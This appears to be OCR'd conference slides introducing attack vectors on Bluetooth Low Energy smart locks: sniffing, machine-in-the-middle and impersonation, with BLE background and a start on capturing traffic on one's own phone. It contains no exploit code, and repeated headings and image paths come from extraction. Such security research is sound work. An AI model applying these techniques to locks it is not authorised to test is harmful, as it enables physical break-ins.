


BLE Locks - Attack Vectors




BLE Locks - Attack Vectors


Connections: sniffing, machine-in-the-middle, impersonation



BLE Locks - Attack Vectors

Connections: sniffing, machine-in-the-middle, impersonation





BLE in a Nutshell

BLE - Introduction


- BLE = Bluetooth Low Energy
- Designed as cheap & low power alternative to classic Bluetooth (BT)
- Part of BT 4.0 specification
- Quite different from classic BT

BLE - Use Cases

- Mainly used for “IoT” devices
- Mostly communication between devices and a smartphone
- Locks, light bulbs, sex toys, heart rate sensors, ...

BLE - Security

- “With low energy comes low security”
  (WOOT’13 presentation by Mike Ryan)
- More secure options like Out Of Band or BT 4.2 ECC pairing uncommon
- Usually unencrypted link layer, so application layer has to provide security



How to Analyze BLE


Getting the BLE Traffic

- On your own device, log traffic locally:
  - Android: enable debug mode, activate HCI snoop log
  - iOS: install Apple Bluetooth Debug Certificate on your device

